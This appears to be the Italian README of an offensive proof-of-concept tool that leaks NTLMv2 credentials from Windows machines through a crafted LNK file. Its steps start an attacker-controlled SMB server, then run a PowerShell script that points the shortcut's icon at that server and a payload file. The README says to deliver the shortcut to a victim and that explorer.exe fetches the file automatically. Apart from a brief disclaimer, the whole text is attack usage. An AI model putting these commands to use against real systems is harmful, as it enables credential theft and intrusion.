
DA-NTLMv2-SSP-leak

Passaggi


Avvia un server responder sul tuo server

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

Crea un LNK malintenzionato con PowerShell, su una macchina diversa, e poi rilascialo alla vittima (download dannoso, upload SMB...)

# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"

Il processo explorer.exe renderizzerà l'icona scaricando automaticamente il file, cercando le intestazioni RT_ICON e RT_GROUP_ICON nella sezione .rsrc

Note


Questo codice è solo a scopo educativo e di ricerca.
L'autore non si assume alcuna responsabilità per un uso improprio di questo codice.
Scarica lo strumento